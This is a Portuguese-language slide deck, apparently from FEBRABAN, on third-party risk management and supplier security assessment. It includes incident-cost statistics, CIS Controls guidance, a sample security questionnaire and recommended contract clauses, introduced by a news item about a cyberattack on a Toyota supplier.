Atividade deve ser retomada nesta quarta (2); ciberataque atingiu fornecedor da gigante montadora e afetou a produção de 13 mil veículos

Satoshi Sugiyama, Maki Shiraki e Tim Kelly, da Reuters em Tóquio  
01/03/2022 às 08:27 | Atualizado 13/12/2023 às 17:06



Fonte: <https://www.cnnbrasil.com.br/auto/ataque-cibernetico-fechou-todas-as-fabricas-da-toyota-no-japao-por-um-dia/>

# Principais Riscos

FEBRABAN

Incidentes recentes destacam ainda mais os riscos significativos que estão ocultos no ecossistema



Roubo de dados mantidos ou gerenciados por terceiros



Crises de reputação que surgem de experiências negativas do cliente



Multas e litígios resultantes de ações movidas pelos terceiros



Restrições impostas por órgãos reguladores e alegações de corrupção



Indisponibilidade de sistemas e serviços críticos, levando a perdas materiais




Perdas operacionais resultantes de problemas trabalhistas

# Custos relacionados a Incidentes


A exposição financeira devido à gestão inadequada de riscos relacionados a terceiros é estimada em valores elevados. 25% acreditam que o impacto potencial no preço das ações cairia em mais de 10%.\*

Exposição financeira estimada pela não gestão adequada dos riscos relacionados a terceiros, após um incidente grave, considerando multas, custos de indenização direta e ações (em %)



- Maior que U\$ 1 bi
- Entre U\$ 500 M e U\$ 1 bi
- Entre U\$ 100M e U\$ 500M
- Entre U\$ 50M e U\$ 100M
- Entre U\$ 25M e U\$ 50M
- Entre U\$ 10M e U\$ 25M
- Entre U\$ 1M e U\$ 10M
- Menor que U\$ 1M

Potencial impacto no preço das ações das empresas relacionado a incidentes graves em terceiros, segundo respostas de empresas de capital aberto no Brasil.



# Custos relacionados a Incidentes

FEBRABAN

Mais da metade (51%) das organizações enfrentaram um ou mais incidentes de risco de terceiros desde o início da pandemia de COVID-19\*

## RISCOS COM MAIOR IMPACTO



**56%**

Riscos de saúde e segurança



**53%**

Riscos Digitais



**53%**

Continuidade de negócios

## OS RISCOS DIGITAIS SÃO A MAIOR PREOCUPAÇÃO



**71%**

dizem que o risco digital é uma área prioritária para o TPRM

Os riscos digitais surgem quando as organizações e suas cadeias de suprimentos adotam novas maneiras de automatizar o trabalho.

Os riscos digitais especificamente destacados incluem:

- Incapacidade de detectar oportunidades e ameaças de terceiros em tempo real (52%);
- Infraestrutura (47%);
- Cultura (44%) impedindo a implementação de iniciativas tecnológicas em terceiros.

## OUTROS RISCOS EMERGENTES



**41%**

Resiliência financeira de terceiros em tempo real



**40%**

Diversidade e inclusão



**38%**

Saúde e segurança

# Contexto


# Governança de Terceiros

O ecossistema de Terceiros é complexo:

O conceito de empresa estendida é o de que uma Instituição não opera isoladamente. **Seu sucesso depende de uma rede complexa de relacionamentos entre terceiros.**

## Fatores-chave

- Maior número de operações críticas e serviços de TI sendo terceirizados.
- Fornecedores que utilizam outros terceiros para execução das atividades podem novas camadas de risco.
- Dependências dispersas criam maior confiança e exposição ao risco de entidades fora do seu controle direto.
- Terceiros que não são fornecedores contínuos são raramente incorporados no Gerenciamento de Risco de Terceiros.




# Gestão de Terceiros

# Gestão de Terceiros

FEBRABAN

A seguir apresentamos uma abordagem integrada para gerenciar relacionamentos com terceiros, considerando os objetivos de negócio das Instituição, bem como as categorias de relacionamento com terceiros e seus domínios de risco, utilizando tecnologias focadas em otimizar e impulsionar a gestão de riscos.



# Avaliação de Segurança em Terceiros

# Avaliação de Segurança em Terceiros

De acordo com o CIS Controls, é necessário **desenvolver um processo para avaliar os provedores de serviços que mantêm dados sensíveis, ou são responsáveis por plataformas ou processos de TI críticos** de uma empresa, para garantir que esses provedores estejam protegendo essas plataformas e dados de forma adequada.



## Inventário de Fornecedores

Estabeleça e mantenha um inventário de provedores de serviço. O inventário deve listar todos os provedores de serviços conhecidos, incluir classificações e designar um contato corporativo para cada provedor de serviços.



## Política de gestão de provedores de serviços

Estabeleça e mantenha uma política de gestão de provedores de serviços. Certifique-se de que a política trate da classificação, inventário, avaliação, monitoramento e descomissionamento de prestadores de serviços.



## Classificar provedores de serviços

Certifique-se de que os contratos do provedor de serviços incluem requisitos de segurança, tais como: notificação e resposta de incidente ou de violação de dados, criptografia de dados e compromissos de descarte de dados.





## Monitorar provedores de serviços

Monitore os provedores de serviços de acordo com a política de gestão de provedores de serviços da empresa. O monitoramento pode incluir reavaliação periódica da conformidade do provedor de serviços.

# Avaliação de Segurança em Terceiros

FEBRABAN

**Objetivo:** Fornecer informações sob a ótica de segurança da informação para a tomada de decisão na contratação ou continuação do serviço, bem como apoiar na metodologia de cálculo de risco e na definição de controles a serem aplicados durante esse processo.



## Quais os benefícios?

**01** Visibilidade, mensuração e mitigação de riscos de segurança causados pelos fornecedores, evitando possíveis impactos à Instituição.

**02** Conformidade com leis, regulamentos e padrões de segurança.

## Principais Pontos de Preocupação

Fornecedores realizam e suportam processos e atividades importantes às Instituições.

As Instituições possuem conexões diretas com diversos fornecedores que, nem sempre, possuem o mesmo nível de segurança interno.

Fornecedores são alvos de fraudadores para o roubo de informações e tentativas de intrusão.

Risco relacionado a quarteirização de serviços, avaliar possíveis vulnerabilidades no processo de contratação de uma empresa externa pela empresa que presta serviços terceirizados.

## Quais as partes interessadas?



Gestores de Contrato




Times técnicos e/ou de projetos envolvidos



Riscos Corporativos, Compliance e Controles Internos

# Avaliação de Segurança em Terceiros

**Métodos e Técnicas:** Avaliação de Segurança da Informação:



**Avaliação dos principais controles de segurança da informação,** baseados nos modelos de operação adotados pela Organização, por exemplo: Gestão e Governança de Riscos Cibernéticos; Normas e Políticas de Segurança; Controle de Acesso, entre outros. **Envio dos questionários e interação fornecedores.**

Questionários (self assessment)



**Avaliação da postura de segurança de fornecedores,** por meio de informações na internet, como por exemplo: Segurança de Aplicações Web (site não impõe encriptação HTTPS,; Segurança da Rede; Cadênciados patche; Segurança de Endpoint (browser ou sistema operacional desatualizado).

Ferramentas



**Visita técnica ao fornecedor para validação dos controles,** políticas e estrutura de segurança da informação.

Visitas Técnicas

# Avaliação de Segurança em Terceiros

**Métodos e Técnicas:** Coleta de informações – Avaliação de Terceiros

## Dados Públicos

- Coleta de informações em fontes públicas para identificação de possíveis riscos derivados do relacionamento com esse terceiro, bem como Sócios.
- Análise Jurídica, Financeira, Cadastral, Reputacional, Relacionamento com o poder público e outros quesitos selecionados pelo cliente.



## Dados do Terceiro

- Coleta de informações disponibilizadas pelo terceiro à serem analisadas preliminarmente ao início do relacionamento.
- Envio de questionamentos sobre situações que possam agravar ou atenuar o risco do relacionamento.
- Obtenção de documentação suporte à tomada de decisão.


## Dados do Relacionamento

- Coleta de informações sobre o tipo de relacionamento que esse terceiro terá com a Instituição.
- Análise de situações que possam agravar ou atenuar o risco do relacionamento, de acordo com as diretrizes de riscos da Instituição.

# Avaliação de Segurança em Terceiros

FEBRABAN

Questionários: Abordagens utilizadas



# Avaliação de Segurança em Terceiros

FEBRABAN

Clique no ícone ao lado para acessar  
um template de questionário.



**Questionários:** Exemplos de tópicos de avaliações de terceiros – segurança da informação

Temas		Abordagens	Exemplo ilustrativo		
Política de Proteção de Dados	Política de Segurança de Rede	QUESTIONÁRIOS	Controle/Requisito	Descrição	Recomendação
Política de uso aceitável	Controle de acesso		Controle de Acesso	A empresa possui uma política de Gestão de Acessos definida? Descreva como os acessos são concedidos, se existem aprovações, segregação de perfil de acordo com o cargo e função do colaborador. Comente também sobre a existência de um processo de revisão periódica de acessos e de revogação de privilégios de usuários por desligamento ou transferência.	Obrigatória
Revisão de Segurança Física	Proteção Contra Malware	DOCUMENTAÇÃO	Controle de Acesso	A empresa possui controles de acesso à rede, aplicações de negócios e demais ativos de modo a restringir o acesso a pessoas autorizadas?	Obrigatória
Incidente de segurança	Política de Segurança de Software		Gestão de Vulnerabilidades	Possui uma Política de Gerenciamento de Vulnerabilidades e atualização de patches? Descreva o processo e comente sobre as técnicas e ferramentas que apoiam o processo.	Obrigatória
Política de criptografia	Política de Continuidade de Serviço		Gestão de Vulnerabilidades	A empresa realiza periodicamente: testes de verificação de vulnerabilidades nos seus ativos e testes de invasão (pentests) interno e externo? São elaborados relatórios gerenciais com indicadores para os planos de ação?	Obrigatória
Vulnerabilidade	Política de Continuidade de Serviço	ENTREVISTAS	Gestão de Incidentes	A empresa possui estrutura (processos, pessoas e tecnologias) para suportar o gerenciamento de incidentes de segurança? Descreva a estrutura e responsabilidades.	Obrigatória
SDLC	Treinamento		Gestão de Incidentes	A empresa possui processo de aplicação de correções emergenciais? Descreva o processo, a existência do registro e aprovação dos owners.	Obrigatória
Cloud Security	Classificação da Informação	AUDITORIA INTERNA	Proteção de Dados	A empresa possui medidas de prevenção, detecção e tratamento contra vazamento de informações? Descreva-as. Existe processo formal para comunicar a divulgação não autorizada a um grupo responsável por lidar com violações de confidencialidade?	Obrigatória
			Proteção de Dados	A empresa utiliza soluções criptográficas? Se sim, quais? Foram estabelecidas diretrizes de uso destas tecnologias de criptografia? Descreva.	Obrigatória
			Inteligência em Ameaças	Descreva quais as fontes externas confiáveis que proveem dados de ameaças.(agências do governo, informações públicas, consultores confiáveis e informações compartilhadas em fóruns)	Obrigatória
			Gestão de ativos de software e hardware	A empresa possui medidas de segurança para o gerenciamento do ciclo de vida do hardware (avaliação, aquisição, manutenção e descarte)? Adicionalmente, comente a existência de processo de revisão, atualização do inventário dos ativos e hardening antes do uso.	Obrigatória
			Gestão de ativos de software e hardware	A empresa possui medidas de segurança adotadas nos seus equipamentos de escritório (impressoras, fax, scanners e multifuncionais), para conter acessos indevidos, programas ou softwares desnecessários, além do descarte seguro? Descreva.	Obrigatória

**Observação:** De acordo com o Artigo 12º da resolução 4893: Na avaliação da relevância do serviço a ser contratado, mencionada no inciso I do caput, a instituição contratante deve considerar a criticidade do serviço e a sensibilidade dos dados e das informações a serem processados, armazenados e gerenciados pelo contratado.

# Avaliação de Segurança em Terceiros

Aplicando segurança da informação em contratos com provedores:

## Cláusulas gerais

Classificação da Informação

Proteção de Dados

Privacidade

Comunicação de Incidentes

Continuidade dos Negócios

Descarte Seguro de Informações

Controle de Acesso

Gestão de Vulnerabilidades

Propriedade dos dados

Conscientização

Auditoria e Conformidade

Gestão de Riscos

